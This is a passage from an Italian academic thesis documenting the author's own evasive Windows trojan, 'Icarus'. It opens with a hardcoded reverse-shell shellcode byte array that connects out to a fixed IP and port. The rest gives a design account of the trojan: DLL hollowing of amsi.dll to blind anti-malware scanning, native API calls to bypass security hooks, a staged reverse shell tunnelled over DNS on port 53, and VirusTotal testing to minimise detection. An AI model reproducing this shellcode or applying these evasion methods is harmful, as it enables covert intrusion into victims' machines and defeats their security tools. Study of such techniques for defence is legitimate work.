"\x01\xd0\xe3\x56\x48\xff\xc9\x4d\x31\xc9\x41\x8b\x34\x88"
"\x48\x01\xd6\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"
"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x41\x58\x41\x58"
"\x5e\x48\x01\xd0\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"
"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49"
"\x89\xe5\x49\xbc\x02\x00\x04\xd2\xc0\xa8\x01\x01\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"
"\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"
"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"
"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"
"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
"\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5"
"\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00\x00\x00"
"\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58"
"\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00"
"\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68"
"\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba"
"\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"
"\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9"
"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68"
"\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f"
"\x30\xff\xd5\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49"
"\xff\xce\xe9\x3c\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48"
"\x85\xf6\x75\xb4\x41\xff\xe7\x58\x6a\x00\x59\x49\xc7\xc2"
"\xf0\xb5\xa2\x56\xff\xd5";
```

Esempio di uno shellcode hardcoded in una variabile in linguaggio C ottenibile con Msfvenom.

Fase 6: Iniezione della backdoor

Questo capitolo esamina la fase in cui il trojan inietta la backdoor nel processo target.

9.1 Introduzione ai Processi

Un processo è un'istanza di un programma in esecuzione su un sistema operativo. Rappresenta l'esecuzione di un programma in un determinato momento. Ciascun processo possiede il proprio spazio di memoria indipendente e risorse allocate, garantendo un isolamento dagli altri processi in esecuzione sul sistema. [15]


9.2 Creazione di un nuovo Processo

Quando un programma viene eseguito su un sistema operativo, il sistema si incarica di registrare il relativo processo nella memoria principale (RAM). L'avvio di un processo in memoria implica diverse fasi:

- **Allocazione dello Spazio di Indirizzamento:** Il sistema operativo riserva uno spazio di indirizzamento virtuale per il processo. Questo spazio di indirizzamento comprende il codice eseguibile, i dati, lo stack e l'heap. Questo spazio è virtuale perché il sistema operativo può utilizzare tecniche come la paginazione per gestire la mappatura tra gli indirizzi virtuali del processo e gli indirizzi fisici della memoria principale.
- **Caricamento del Codice Eseguibile:** Il codice eseguibile del processo viene caricato in memoria principale. Questo può coinvolgere la lettura del codice da un file eseguibile sul disco e la sua copia nella memoria principale.
- **Inizializzazione delle Variabili e delle Strutture Dati:** Le variabili globali e le strutture dati del processo vengono inizializzate. Questa fase può coinvolgere l'inizializzazione di variabili statiche e la riserva di spazio per variabili dinamiche nell'heap.
- **Creazione dello Stack:** Viene creato lo stack del processo. Lo stack è utilizzato per la gestione delle chiamate a funzione, delle variabili locali e per mantenere il controllo del flusso di esecuzione.

- **Assegnazione di Risorse:** Il sistema operativo assegna risorse al processo, come file aperti, connessioni di rete, aree di memoria condivisa, ecc.
- **Registrazione del PID (Process ID):** Il processo viene registrato dal sistema operativo, che assegna un PID univoco al processo. Questo identificatore consente al sistema operativo di gestire e identificare il processo.
- **Registrazione nelle Tabelle del Sistema Operativo:** Il sistema operativo mantiene tabelle interne che registrano informazioni su ogni processo in esecuzione, inclusi dettagli come lo stato del processo, il PID, le risorse assegnate, ecc. Un esempio di queste tabelle è il Process Control Block (PCB), struttura fondamentale che contiene informazioni specifiche di un processo.
- **Controllo del Flusso:** Il controllo del flusso viene passato al punto di ingresso del processo, comunemente chiamato "main" per i programmi scritti in linguaggi come C o C++.

Questo processo di registrazione in memoria è gestito dal kernel del sistema operativo e consente a diversi processi di essere eseguiti contemporaneamente in modo sicuro e isolato. Il kernel gestisce l'allocazione delle risorse e garantisce che i processi non interferiscano tra loro.



Rappresentazione di come è allocata la memoria di un processo.

9.3 API di un Sistema Operativo

Le API ("Application Programming Interface") di un sistema operativo (OS) sono un insieme di interfacce e procedure che consentono alle applicazioni software di interagire con le risorse e i servizi forniti dal sistema operativo. Le API del sistema operativo forniscono un modo standardizzato, per le applicazioni, di comunicare con il sistema sottostante, senza dover conoscere i dettagli interni della sua implementazione.

Le API di un sistema operativo possono essere catalogate in base alle funzionalità offerte:

- **Gestione delle risorse di sistema:** API per l'allocazione e la gestione di risorse hardware come memoria, CPU, dispositivi di archiviazione e periferiche di input/output.
- **Comunicazione tra processi:** API per consentire la comunicazione e lo scambio di dati tra diversi processi in esecuzione sullo stesso sistema operativo.
- **Accesso ai file:** API per la gestione dei file e delle directory, consentono alle applicazioni di leggere, scrivere e manipolare dati su dispositivi di archiviazione.
- **Gestione dei processi:** API per la creazione, la terminazione e la gestione dei processi, inclusi meccanismi di sincronizzazione e controllo dell'esecuzione dei processi.
- **Gestione della rete:** consentono alle applicazioni di comunicare su reti locali o su Internet.
- **Interfaccia utente:** forniscono metodi per la creazione e la gestione di elementi dell'interfaccia grafica, finestre, input utente, ecc.

Le API del sistema operativo facilitano lo sviluppo delle applicazioni, poiché gli sviluppatori possono utilizzare queste interfacce standardizzate senza preoccuparsi dei dettagli di implementazione del sistema sottostante. Inoltre, consentono al sistema operativo di esporre funzionalità specifiche in modo controllato, garantendo la stabilità e la sicurezza del sistema nel suo complesso. [15]

9.4 Introduzione alle DLL

Le DLL, acronimo di "Dynamic Link Library", sono file che contengono codice e dati, questi possono essere utilizzati da più programmi contemporaneamente. Si tratta di un tipo di file eseguibile che permette di suddividere il codice di un programma in moduli separati, facilitando la gestione e la condivisione di funzionalità comuni tra diverse applicazioni. [15]

9.5 Tecniche utilizzate dai Trojan per iniettare shellcode in un processo

Esistono molteplici tecniche utilizzate dai Trojan per iniettare shellcode all'interno di un processo, ecco una lista di varie tecniche rilevanti:

- **Shellcode Injection:** Si tratta di una tecnica in cui lo shellcode viene iniettato nello spazio di memoria di un processo. Lo shellcode viene quindi eseguito all'interno del contesto del processo bersaglio, consentendo all'attaccante di eseguire comandi.
- **DLL Injection:** Questa tecnica coinvolge l'iniezione di una libreria dinamica (DLL) all'interno di uno spazio di memoria di un processo in esecuzione. La DLL iniettata può contenere codice personalizzato che viene eseguito all'interno del contesto del processo ospite.
- **Thread Hijacking:** In questa tecnica, un attaccante prende il controllo di un thread in esecuzione all'interno di un processo. Questo può avvenire in vari modi, ad esempio sostituendo il punto di ingresso del thread o iniettando codice nel suo contesto.
- **Process Doppelganging:** Questa tecnica sfrutta le transazioni NTFS (New Technology File System) del File System di Microsoft per eseguire delle operazioni su file in maniera atomica. L'obiettivo è sfruttare le transazioni atomiche per rendere eventuali attività non rilevabili fino all'effettivo completamento della transazione.
- **Process Hollowing:** In questa tecnica, parte del codice di un eseguibile legittimo è sostituita con dello shellcode. Ciò rende l'eseguibile legittimo un "container" che protegge lo shellcode dall'identificazione. Al momento dell'avvio del software legittimo, anche il codice inserito in un secondo momento sarà eseguito.
- **Reflective DLL Injection:** Questa tecnica consiste nell'iniezione di una DLL nel processo bersaglio, come avviene nella classica DLL Injection, ma, a differenza di questa, il caricamento della DLL avviene iniettando il suo contenuto direttamente dalla memoria principale, senza lasciare tracce su memoria di massa.
- **DLL Hollowing:** Questa tecnica consiste nell'iniezione di una DLL legittima in un processo, seguita dalla sostituzione del codice eseguibile della DLL con uno shellcode. Ciò permette di rendere molto difficile la rilevazione da parte di strumenti di sicurezza e anti-malware, essendo la DLL originaria legittima.

9.6 Scelta della tecnica di iniezione

Tra le diverse tecniche di iniezione conosciute, è stata scelta per il Trojan quella che presentasse il migliore equilibrio tra affidabilità, dimensioni e complessità nell'individuazione.

È richiesta affidabilità affinché la tecnica funzioni in svariate circostanze, mantenendo il sistema stabile, evitando terminazioni improvvise del processo vittima. Sono richieste dimensioni ridotte per facilitare la distribuzione del Trojan. La complessità nell'individuazione è necessaria al fine di eludere i controlli degli anti-malware e dei software di sicurezza.

Ogni tecnica menzionata nel paragrafo precedente è stata implementata e testata, i risultati ottenuti dai test sono stati giudicati in base alle 3 caratteristiche sopracitate. La miglior tecnica per Icarus si è dimostrata essere la DLL Hollowing.

9.7 Utilizzo della “amsi.dll” per l’iniezione

La tecnica di iniezione DLL Hollowing consiste nell’iniettare in un processo legittimo una DLL anch’essa legittima, per poi sostituire il codice eseguibile della DLL con dello shellcode.

In Icarus la DLL scelta per l’iniezione è la “amsi.dll”, questa scelta non è casuale.

La amsi.dll è una DLL che fa parte di AMSI, che sta per Anti-malware Scan Interface. L'AMSI è un API di Microsoft progettata per consentire agli anti-malware di interagire meglio con il sistema operativo Windows. In sostanza, AMSI fornisce un'interfaccia standard attraverso la quale le applicazioni possono richiedere la scansione di contenuti in tempo reale per rilevare eventuali minacce malware. La amsi.dll contiene funzioni e codice necessari per implementare questa interfaccia. Quando un'applicazione richiede una scansione antivirus tramite AMSI, la amsi.dll viene coinvolta nel processo di scansione e collabora con il software antivirus installato sul sistema. [16]

Utilizzare quindi questa DLL per l’iniezione impedisce agli anti-malware di utilizzarla per effettuare scansioni. Dopo essere stata iniettata, il contenuto della DLL è sostituito con lo shellcode della backdoor, questo ne impedisce l’utilizzo da parte dei software di sicurezza, e in aggiunta, non è possibile caricare un'altra volta la DLL, essendo questa già stata caricata una volta. Tutto ciò rende la scansione del processo più difficile per gli anti-malware.

9.8 Analisi del processo di chiamata a funzione in Windows


Utilizzando il software API Monitor v2 per studiare il comportamento degli eseguibili Windows durante l'utilizzo delle API di alto livello offerte dal sistema operativo, è stato possibile comprendere a pieno in che modo le API offerte dal sistema richiamano le System Call.

In particolare, è stata oggetto di analisi una funzione utilizzata dal Trojan. La funzione in questione è "OpenProcess" della DLL "KERNEL32.DLL".

Attraverso lo strumento API Monitor v2 è stato notato che, alla chiamata di questa funzione, corrispondevano una serie di chiamate a cascata ad altre librerie e funzioni, prima di giungere finalmente alla System Call corrispondente.

Analizziamo la sequenza di chiamate intercettata:

OpenProcess() di **KERNEL32.DLL** -> OpenProcess() di **KERNELBASE.DLL** -> NtOpenProcess() di **NTDLL.DLL** -> System Call corrispondente.



Inoltre, studiando il comportamento degli anti-malware, si è notato che questi monitorano principalmente le API di alto livello (ad esempio la libreria KERNEL32.DLL), quindi si è deciso di effettuare un refactoring del codice del Trojan.

Il codice di Icarus, infatti, è stato riscritto per utilizzare nelle sezioni più delicate dell'iniezione le Native API (NTDLL.DLL). L'obiettivo è quindi bypassare eventuali controlli di sicurezza effettuati sulle API di più alto livello, riducendo il livello di astrazione del Trojan rispetto al sistema operativo.

9.9 Introduzione alle Native API (NTAPI)

Le NTAPI forniscono una serie di funzioni e servizi di basso livello che consentono alle applicazioni di interagire direttamente con il kernel del sistema operativo e con i servizi di sistema. Queste API operano ad un livello inferiore rispetto ad altre, come le Win32, e offrono un accesso più diretto alle risorse di sistema.

Le NTAPI vengono spesso utilizzate per sviluppare software di sistema, driver di dispositivo e applicazioni che richiedono un controllo più approfondito e una maggiore interazione con il sistema operativo. Nonostante il loro grande potenziale, la maggior parte degli sviluppatori di applicazioni su Windows utilizza le API di livello superiore, come le Win32 API, che forniscono un'interfaccia più user-friendly e astratta per la programmazione. [17]

9.10 Implementazione delle Native API

Le NTAPI rappresentano una potente risorsa per interagire direttamente con le strutture interne del sistema operativo. Tuttavia, il loro utilizzo è notevolmente più complesso e delicato rispetto alle API di livello più alto. Modificare le sezioni delicate del codice di Icarus, inizialmente scritte con le Win32 API, con le NTAPI corrispondenti, ha richiesto un lavoro minuzioso.

Le NTAPI non beneficiano di una documentazione Microsoft esaustiva come le API di livello superiore. Trovare informazioni su di esse risulta complesso, specialmente considerando che vengono raramente utilizzate nelle applicazioni desktop tradizionali. L'implementazione di queste API ha richiesto uno sforzo significativo, combinando ricerca e reverse engineering sui binari del kernel di Windows. Va notato che le NTAPI operano su strutture a basso livello, anch'esse prive di una documentazione ufficiale da parte di Microsoft.

Per identificare e comprendere le funzioni utilizzate, si è fatto ricorso a progetti open source su GitHub, focalizzati sul reverse engineering di tali API. Per quanto riguarda le strutture interne del sistema operativo, il "Vergilius Project" è risultato essenziale, essendo un progetto open source che fornisce informazioni sulle strutture del sistema in base alla versione. [18]

_OBJECT_ATTRIBUTES

Windows 10 | 2016 2104 21H1 (May 2021 Update) x64 Windows 10 | 2016 21H2 (November 2021 Update) x64 Windows 11 Insider Preview (Jun 2021) x64

```
//0x30 bytes (sizeof)
struct _OBJECT_ATTRIBUTES
{
    ULONG Length; //0x0
    VOID* RootDirectory; //0x8
    struct _UNICODE_STRING* ObjectName; //0x10
    ULONG Attributes; //0x18
    VOID* SecurityDescriptor; //0x20
    VOID* SecurityQualityOfService; //0x28
};
```

[copy](#)

Una delle strutture interne del sistema Windows, utilizzata dalla funzione `NtOpenProcess ()`, ottenuta tramite “Vergilius Project”

9.11 Iniezione ed esecuzione della backdoor tramite DLL Hollowing e NTAPI

In questa sezione, esaminerò il comportamento del Trojan durante la fase di iniezione, analizzando passo dopo passo le azioni che Icarus compie per eseguire con successo la tecnica di DLL Hollowing.

1. **Inizializzazione delle variabili e dichiarazione delle funzioni:** Vengono dichiarate variabili e funzioni per gestire le informazioni necessarie alla manipolazione del processo vittima e della memoria.
2. **Decrittazione della backdoor:** La funzione “xor_encrypt” viene utilizzata per decrittare lo shellcode contenente la backdoor.
3. **Caricamento in memoria della DLL “amsi.dll”:** Tramite NTAPI, è allocata della memoria virtuale nel processo Target, nella quale è inserita la DLL legittima
4. **Il Processo Target importa la DLL inserita nella memoria:** Il processo vittima crea un nuovo Thread, il quale carica nel processo stesso la DLL iniettata precedentemente nella sua memoria.

5. **Ricerca dell'indirizzo del modulo "amsi.dll" nel processo:** Si esegue una ricerca tra i moduli del processo vittima per individuare l'indirizzo della DLL importata.
6. **Scrittura in memoria dello shellcode:** Trovata l'area di memoria nella quale è presente la DLL importata, la sovrascrive con lo shellcode contenente la backdoor.
7. **Esecuzione della backdoor:** Crea un nuovo thread nel processo target, questo eseguirà la backdoor che precedentemente ha sostituito la DLL legittima.

In sintesi, il codice opera inserendo una backdoor all'interno di un processo target, sostituendo la DLL amsi.dll, precedentemente iniettata, con lo shellcode decriptato. In seguito, la backdoor viene eseguita all'interno del processo bersaglio attraverso la creazione di un nuovo thread.

Fase 7: Esecuzione della backdoor

Questo capitolo analizza il comportamento della backdoor eseguita dal processo vittima.

10.1 Introduzione alle backdoor

Una backdoor rappresenta un software progettato per consentire l'accesso remoto a un sistema, eludendo le misure di sicurezza preesistenti. Il suo scopo primario è quello di stabilire un canale segreto e non autorizzato che permette agli attaccanti di eseguire comandi o recuperare dati dal sistema bersaglio.

10.2 Metasploit e Msfvenom

Metasploit è un framework open-source utilizzato per testare la sicurezza di sistemi informatici, condurre attività di penetration testing e sviluppare strumenti di sicurezza. È una delle piattaforme più popolari nel campo della sicurezza informatica, include una vasta gamma di script e moduli progettati per testare la sicurezza dei sistemi informatici. Tra gli strumenti inclusi in Metasploit Framework, uno di grande rilievo è Msfvenom, una potente e flessibile utility di generazione di payload.

Msfvenom consente agli operatori di sicurezza e ai penetration tester di creare payload personalizzati, tipicamente questi consistono in delle shell. Questa utility offre un'ampia varietà di opzioni e permette di generare shell per svariate piattaforme e architetture. [19]

10.3 Differenza fra shell staged e stageless

La differenza tra payload "staged" e "stageless" si riferisce al modo in cui un payload viene consegnato e interagisce con il sistema bersaglio:

Payload Staged: In un payload "staged", il payload viene inviato al sistema bersaglio in più fasi. Nella prima fase, viene inviata una piccola porzione del payload, chiamata "stager". Questo stager ha il compito di stabilire una connessione con il sistema bersaglio e quindi recuperare il

resto del payload, noto come "stage". Il termine "staging" si riferisce a questo processo di suddivisione del payload in fasi successive.

- Vantaggi: Riduzione delle dimensioni del payload inviato inizialmente, utile quando è necessario minimizzare la rilevabilità.
- Svantaggi: Maggiore complessità, poiché richiede una connessione stabilita per il recupero del payload completo.

Payload Stageless: In un payload "stageless", il payload completo viene inviato in un'unica volta, senza il bisogno di un processo di "staging". Tutte le funzionalità necessarie per il payload sono contenute nella singola porzione iniziale.

- Vantaggi: Minore complessità, poiché tutto il payload è inviato in una sola volta.
- Svantaggi: Potenzialmente maggiori dimensioni del payload iniziale, rendendo la rilevabilità più probabile in alcune situazioni.

La scelta tra payload "staged" e "stageless" dipende spesso dalla situazione specifica e dagli obiettivi dell'attacco o del test di sicurezza. Se la priorità fosse minimizzare le dimensioni del payload iniziale per evitare la rilevabilità, si potrebbe optare per un approccio "staged". D'altra parte, se la semplicità è fondamentale e la dimensione del payload iniziale non è una preoccupazione critica, si potrebbe scegliere un approccio "stageless".

Icarus utilizza un approccio di tipo staged, in quanto mira ad ottenere basse dimensioni ed evitare la rilevabilità del payload.

10.4 Differenza fra bind shell e reverse shell

Bind shell e reverse shell sono due concetti relativi alla connessione remota e al controllo di un sistema da parte di un attaccante. Ecco le differenze principali:

Bind Shell:

- Definizione: In una bind shell, l'attaccante configura un servizio sulla macchina bersaglio che resta in ascolto su una porta specifica.
- Funzionamento: Quando l'attaccante si connette a questa porta, ottiene un accesso remoto al sistema bersaglio.

- Vantaggi: È relativamente semplice da configurare, ma richiede che l'attaccante si connetta direttamente al sistema bersaglio.

Reverse Shell:

- Definizione: In una reverse shell, l'attaccante configura un payload sul sistema bersaglio. Questo payload tenta di connettersi al sistema dell'attaccante, contattando su una porta specifica.
- Funzionamento: Una volta che il payload viene eseguito sulla vittima, si connette all'attaccante, fornendo così all'attaccante l'accesso remoto al sistema bersaglio.
- Vantaggi: È utile quando il target è protetto da un firewall o non può essere facilmente raggiunto dall'attaccante.

In sintesi, la principale differenza tra bind shell e reverse shell è la direzione dell'iniziazione della connessione. Nella bind shell, è l'attaccante che si connette al server della vittima, mentre nella reverse shell è il payload sulla vittima che si connette al server dell'attaccante.

10.5 Payload utilizzato da Icarus: Reverse Shell con DNS Tunnelling


Icarus adotta un payload di tipo staged con l'obiettivo di ridurre le dimensioni del payload inserito direttamente nel codice del Trojan, minimizzando così il rischio di rilevamento da parte dei software anti-malware. Il payload contiene una reverse shell TCP, una scelta strategica finalizzata a eludere con facilità eventuali controlli del firewall sul sistema bersaglio. In genere, i firewall sono progettati per bloccare le connessioni in entrata, complicando l'efficacia di una bind shell. Pertanto, si è preferito adottare una reverse shell.

È cruciale sottolineare che anche le connessioni in uscita possono essere soggette a restrizioni dei firewall in ambienti più controllati. Per superare questa limitazione, è stato scelto di far connettere la reverse shell sulla porta 53 dell'attaccante, simulando così una connessione a un server DNS. Questa decisione si basa sul fatto che i computer, in linea con il funzionamento di Internet, richiedono spesso il servizio di risoluzione dei domini in indirizzi IP, rendendo probabile che le connessioni in uscita su questa porta siano tollerate dal firewall.

Per rendere la connessione ancora più difficile da individuare per un analista di sicurezza, si è optato per l'utilizzo di una reverse shell over DNS. Questa shell, fornita da Msfvenom, utilizza

la tecnica del DNS Tunnelling, consentendo di stabilire la connessione attraverso un canale di comunicazione cifrato, mascherando i messaggi scambiati tra il client (la vittima) e il server (l'attaccante) all'interno dei campi delle richieste del protocollo di comunicazione DNS. Questa complessità nel processo di comunicazione rende arduo il rilevamento e lo studio della connessione, poiché il payload si mimetizza perfettamente con il comportamento tipico di un sistema generico.

DNS tunneling



Risultati e conclusioni

Quest'ultimo capitolo mostra i risultati ottenuti dal Trojan durante i test a cui è stato sottoposto.

11.1 Introduzione a VirusTotal


VirusTotal è un servizio online di proprietà di Google, che utilizza una vasta gamma di antivirus provenienti da diversi fornitori. Quando un file o un URL viene caricato, è eseguita una scansione attraverso questi antivirus per individuare eventuali minacce o malware. Fornisce statistiche sulla pericolosità di un file o un URL. [20]

11.2 Risultati ottenuti da Icarus

Durante i test effettuati sulla rilevabilità di Icarus è stata utilizzata più volte la piattaforma VirusTotal. Questa è stata fondamentale per determinare quali tecniche e metodologie fossero migliori per bypassare i controlli degli anti-malware, delle sandbox e dei software di sicurezza.

Con lo sviluppo di Icarus terminato, si è tentato di compilare il Trojan con compilatori differenti, cercando il compilatore C++ che rendesse più difficile la rilevazione da parte degli anti-malware. Questo si è rilevato essere Clang.

Clang è un compilatore open-source che è stato progettato per supportare la famiglia di linguaggi di programmazione C, C++, e Objective-C. Clang è noto per la sua velocità di compilazione, accuratezza nella segnalazione degli errori e supporto avanzato agli standard del linguaggio.



L'analisi riporta: "3 fornitori di sicurezza e nessuna sandbox hanno identificato questo file come malevolo"

Scansione effettuata con VirusTotal in data 24/11/2023

11.3 Conclusioni

Icarus è un progetto molto ambizioso, ha richiesto mesi di lavoro e lo studio di tecniche avanzate in varie discipline come Networking, Sistemi Operativi, Crittografia e Ingegneria Sociale. La difficoltà chiave del progetto risiede nella natura stessa del software sviluppato. Infatti, per quanto riguarda i Trojan, o più in generale i malware, la documentazione scientifica è ancora poca, ciò rende arduo lo studio e la comprensione di questi argomenti.

Questo software non è solo una dimostrazione tecnologica, ma un grido di attenzione sulla necessità imperativa di indagare approfonditamente su argomenti come i Trojan. La sua missione è dimostrare quanto sia essenziale per la ricerca e il progresso scientifico l'approfondimento di tematiche tanto ostiche. Un'urgenza motivata sia dalla necessità di costruire difese solide contro tali minacce, sia dal fornire alla giustizia strumenti potenti nella lotta contro il terrorismo e la criminalità.

Confido in una sensibilizzazione delle università su questo tema cruciale, affinché possano contribuire con il loro impegno allo sviluppo e alla ricerca scientifica in questo campo così vitale per la Sicurezza Informatica.

Bibliografia

- [1] Consiglio dell'Unione europea, «La lotta dell'UE alla criminalità organizzata,» 20 11 2023. [Online]. Available: <https://www.consilium.europa.eu/it/policies/eu-fight-against-crime/>. [Consultato il giorno 24 11 23].
- [2] E. G. Valentini, «Diritto.it,» 28 01 2019. [Online]. Available: <https://www.diritto.it/il-mercato-della-droga-online/>. [Consultato il giorno 24 11 23].
- [3] N. Gratteri, Interviewee, *Nicola Gratteri continua a illustrarci il rapporto tra mafia e digitale - Play Digital*. [Intervista]. 2 10 2022.
- [4] M. M., L. A. e M. H., «Anatomia del malware,» Mondo Digitale, 2013.
- [5] Microsoft, «Documentazione del linguaggio C,» 2023. [Online]. Available: <https://learn.microsoft.com/it-it/cpp/c-language/?view=msvc-170>.
- [6] Microsoft, «Introduzione a Win32 e C++,» 2023. [Online]. Available: <https://learn.microsoft.com/it-it/windows/win32/learnwin32/learn-to-program-for-windows>.
- [7] Realtek, «About Realtek,» 2023. [Online]. Available: <https://www.realtek.com/en/about-realtek/aboutus-overview>.
- [8] S. Pilici, «Realtek HD Audio Universal Service Process Explained,» [Online]. Available: <https://malwaretips.com/blogs/realtek-hd-audio-universal-service/>.
- [9] C. FEDERICONI, « "Sviluppo di malware con tecniche di antivirus evasion.",» 2019.
- [10] Microsoft, «Informazioni sul Registro di sistema di Windows per gli utenti esperti,» 2023. [Online]. Available: <https://learn.microsoft.com/it-it/troubleshoot/windows-server/performance/windows-registry-advanced-users>.
- [11] Microsoft, «Che cos'è PowerShell?,» 2023. [Online]. Available: <https://learn.microsoft.com/it-it/powershell/scripting/overview?view=powershell-7.4>.

- [12] Digital Guide IONOS, «Sandbox: scopo e utilizzo spiegati in maniera chiara,» 29 9 2020. [Online]. Available: <https://www.ionos.it/digitalguide/siti-web/programmazione-del-sito-web/cose-una-sandbox/>. [Consultato il giorno 2023 11 15].
- [13] Information Security Asia, «Che cos'è un One Time Pad (OTP)?,» 13 8 2023. [Online]. Available: <https://informationsecurityasia.com/it/what-is-a-one-time-pad-otp/>. [Consultato il giorno 3 11 2023].
- [14] NordVPN, «Shellcode definition,» 2023. [Online]. Available: <https://nordvpn.com/cybersecurity/glossary/shellcode/>. [Consultato il giorno 26 11 2023].
- [15] P. B. G. G. di Abraham Silberschatz, Sistemi operativi. Concetti ed esempi, Pearson, 2014.
- [16] Microsoft, «Antimalware Scan Interface (AMSI),» 2023. [Online]. Available: <https://learn.microsoft.com/it-it/windows/win32/amsi/antimalware-scan-interface-portal>. [Consultato il giorno 9 11 2023].
